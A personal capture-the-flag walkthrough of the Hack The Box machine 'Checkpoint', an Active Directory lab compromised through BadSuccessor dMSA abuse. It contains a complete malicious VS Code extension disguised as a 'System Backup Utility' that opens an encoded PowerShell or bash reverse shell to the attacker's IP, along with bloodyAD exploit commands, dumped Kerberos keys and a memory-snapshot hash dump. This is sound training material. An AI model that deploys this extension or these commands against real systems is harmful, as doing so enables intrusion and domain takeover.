HTB : Checkpoint
Overview
Checkpoint is a medium Windows machine that dropped in HTB Season 11, and is the first Windows machine I have completed as well as my first time interacting with an Active Directory environment.
Enumeration & Foothold
First you will want to run a nmap scan to check all that is open and running.
 Classic Domain Controller/AD fingerprint: DNS (53), Kerberos (88), LDAP (389/3268), SMB (445), WinRM (5985). Domain
checkpoint.htb, hostname DC01.checkpoint.htb from LDAP + SSL cert. Also notice the clock skew, will be important for later for Kerberos.
Quick breakdown:
DNS is your Domain Name System protocol. In Active Directory (AD), Domain Name System (DNS) is not just a mechanism for resolving domain names; it is the fundamental infrastructure that maps out the logical structure of the domain and allows components to find each other. Without DNS, Active Directory cannot function.
Kerberos is a challenge-based auth service, precisely, Kerberos is the default computer network authentication protocol used by Windows domains. It is designed to prove identity securely over an insecure network using “tickets.”
LDAP is Lightweight Access Directory Protocol, LDAP is the open standard protocol used to query and manage information in a directory service. In a Windows environment, the actual directory database is called Active Directory (AD), and LDAP is the language used to talk to it.
SMB is Server Message Block, SMB is a network file sharing protocol that allows computers on a network to share files, printers, and serial ports.
WinRM is Windows Remote Management, which does just as its name implies, allows another computer to manage another computer remotely on the network. Similar to SSH.
DC01 is Domain Controller, 01 indicates it is the first Domain Controller in this AD environment. A Domain Controller (DC) is a server that responds to security authentication requests within a Windows network domain. It is the “brain” or the central authority of the network.
RPC is Remote Procedure Call, RPC is a protocol that allows a program on one computer to execute code or a command on another computer without the programmer needing to explicitly code the details for that network interaction.
You are also given a username and password for a user called alex.turner which will be our starting point to start our journey to get both the user and root flags.
Okay, so first I decided to check the shares folder and what are Alex’s permissions for them.

As you can see, only read for a few of the folders in the share, one of them stood out to me, DevDrop because of the VS code extensions line, I immediately thought I will need to upload a malicious extension but the only issue is that Alex can’t write to the folder.
Actually let’s check what Alex can write with
bloodyAD --host <target-ip> --dns <target-ip> -d checkpoint.htb \
  -u alex.turner -p '<provided-password>' get writable
As you can see, Alex can restore a user named Mark Davies and has CREATE_CHILD for msDS-DelegatedManagedServiceAccount on OU=Employees meaning he can create dMSA objects.
So I restored the Mark Davies user and then I used bloodyAD to gather info for BloodHound with the get bloodhound flag.

Now you can see Alex has a GenericWrite over Mark and we also previously concluded Alex has a CreateChild for dMSA on the Organization Unit for Employees. These two can be used to create a BadSuccessor.
The core idea behind BadSuccessor is as follows:
dMSAs were designed to let admins migrate a legacy service account’s identity to a new managed account smoothly, preserving group memberships and permissions during the transition. To support this, dMSA objects have attributes that let them “inherit” the security context of another account during migration — specifically msDS-ManagedAccountPrecededByLink and msDS-DelegatedMSAState.
The flaw that gets exploited
The attack (first published by Akamai’s Yuval Gordon in 2025) is that any principal with Create Child Objects rights on an OU can create a new dMSA object and set it to “succeed” any existing account in the domain — including high-privilege accounts like Domain Admins. Active Directory doesn’t actually verify that:
- The attacker has rights over the target account being “replaced”
- A real migration is taking place
So an attacker just needs:
- Permission to create objects in some OU (often a low, commonly-delegated privilege)
- To create a dMSA and point its predecessor link at a privileged account (e.g., a Domain Admin)
Once that link is set, when the dMSA authenticates via Kerberos, the KDC includes the predecessor account’s group memberships and SIDs in the resulting PAC/ticket — effectively granting the attacker’s controlled dMSA the same privileges as the account it claims to “succeed.” This happens without ever touching the target account itself or needing any rights over it.
The idea was to login as Mark with BadSuccessor but for some reason bloodyAD kept throwing errors so I asked for a hint on the HTB server and turns out that Alex and Mark both have the same password. So you can just login as Mark, checking his permissions he can write in DevDrop.
Now you have to craft your payload, a package.json and extension.js. The extension.js should have a reverse shell payload.
The package.json:
``
{
  "name": "backup-extension",
  "displayName": "System Backup Utility",
  "version": "1.0.0",
  "publisher": "checkpoint",
  "repository": {
    "type": "git",
    "url": "https://github.com/checkpoint/backup"
  },
  "engines": {
    "vscode": "^1.118.0"
  },
  "activationEvents": [
    "*"
  ],
  "main": "./extension.js"
}
The extension.js:
const { exec } = require('child_process');

function activate(context) {
    const ip = '10.10.14.233';
    const port = 4444;

    const isWindows = process.platform === 'win32';

    let cmd;
    if (isWindows) {
        cmd = `powershell -nop -w hidden -e ${Buffer.from(
            `$c=New-Object Net.Sockets.TCPClient('${ip}',${port});$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sb2=$sb+'PS '+(pwd).Path+'> ';$by=[text.encoding]::ASCII.GetBytes($sb2);$s.Write($by,0,$by.Length)}`,
            'utf16le'
        ).toString('base64')}`;
    } else {
        cmd = `bash -c 'bash -i >& /dev/tcp/${ip}/${port} 0>&1'`;
    }

    exec(cmd);
}

function deactivate() {}
module.exports = { activate, deactivate };
You will have these in a new directory that you create, I made mine as backup-extension. Then inside that directory run vsce package –no-dependencies and this will create the extension that you then upload. Make sure you have your listener ready and in less than a minute you will have a reverse shell as a user named Ryan Brooks. He holds the user flag then I transferred the rubeus.exe file to grab Ryan’s ticket so I can use the Kali tools and also checked what Ryan’s permissions are on AD.
ObjectDN : OU=DMSAHolder,DC=checkpoint,DC=htb AceQualifier : AccessAllowed ActiveDirectoryRights : CreateChild ObjectAceType : None AceFlags : ContainerInherit AceType : AccessAllowed InheritanceFlags : ContainerInherit SecurityIdentifier : S-1-5-21-3129162710-3498938529-1807524340-1103 IdentityReferenceName : ryan.brooks IdentityReferenceDomain : checkpoint.htb IdentityReferenceDN : CN=Ryan Brooks,OU=Employees,DC=checkpoint,DC=htb IdentityReferenceClass : user

ObjectDN : CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb AceQualifier : AccessAllowed ActiveDirectoryRights : GenericWrite ObjectAceType : None AceFlags : ContainerInherit AceType : AccessAllowed InheritanceFlags : ContainerInherit SecurityIdentifier : S-1-5-21-3129162710-3498938529-1807524340-1103 IdentityReferenceName : ryan.brooks IdentityReferenceDomain : checkpoint.htb IdentityReferenceDN : CN=Ryan Brooks,OU=Employees,DC=checkpoint,DC=htb IdentityReferenceClass : user
Another BadSuccessor shows itself. Exploit with bloodyAD.
bloodyAD -k --host dc01.checkpoint.htb --dc-ip 10.129.25.203 -d checkpoint.htb -u ryan.brooks add badSuccessor evilDMSA -t 'CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb' --ou 'OU=DMSAHolder,DC=checkpoint,DC=htb'
Clock skew detected.
Adjusting local time by 7:15:46.499320.
Retrying operation.

[+] Creating DMSA evilDMSA$ in OU=DMSAHolder,DC=checkpoint,DC=htb
[+] Impersonating: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
Clock skew detected.
Adjusting local time by 7:15:45.813342.
Retrying operation.
Realm : CHECKPOINT.HTB Sname : krbtgt/CHECKPOINT.HTB UserName : evilDMSA$ UserRealm : checkpoint.htb StartTime : 2026-06-17 16:24:14+00:00 EndTime : 2026-06-18 01:02:31+00:00 RenewTill : 2026-06-24 15:02:31+00:00 Flags : forwarded, enc-pa-rep, renewable, pre-authent, forwardable Keytype : 18 Key : taZynMz0KVUYgN2kZE6+t3R3pR7L9mCmoQyC/nD9iTI= EncodedKirbi : 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 Qg==
[+] dMSA TGT stored in ccache file evilDMSA_bV.ccache dMSA current keys found in TGS: AES256: a4a12ccb289a42c7764f188cb051e709dc80eceb8fb6f9274d6cb7246ba689b2 AES128: dfb7da75223abc36cd68285f85d353d4 RC4: 8b2f4d0d63dc325b19349669e41ba5d5 dMSA previous keys found in TGS (including keys of preceding managed accounts): RC4: e16081eb077aca74bdbf8af12af43ac9v
Now you got the ticket for svc_deploy, and it was able to do WinRM as part of the Remote Management Group so I used Evil-WinRM to make my life easier slightly. Then I checked bloodhound again to see what I could possibly do as svc_deploy to get to admin.
I also checked its groups and one of them seemed interesting, BACKUPACCESS@CHECKPOINT.HTB.
Which reminded me of the VMBackup folder in share, so I navigated through it and found some memory snapshot in the subfolders. A 2 Gigabyte .vmem file. Transferring it to my kali was going to be unbearably slow and tedious so I instead uploaded vmkatz to the windows machine and ran it, this dumped the admin hashes from the snapshot which I then used via Evil-WinRM to login as the Administrator of the domain controller, pivoted to the max.palmer user desktop and fetched the root flag. Thus the entire domain was compromised.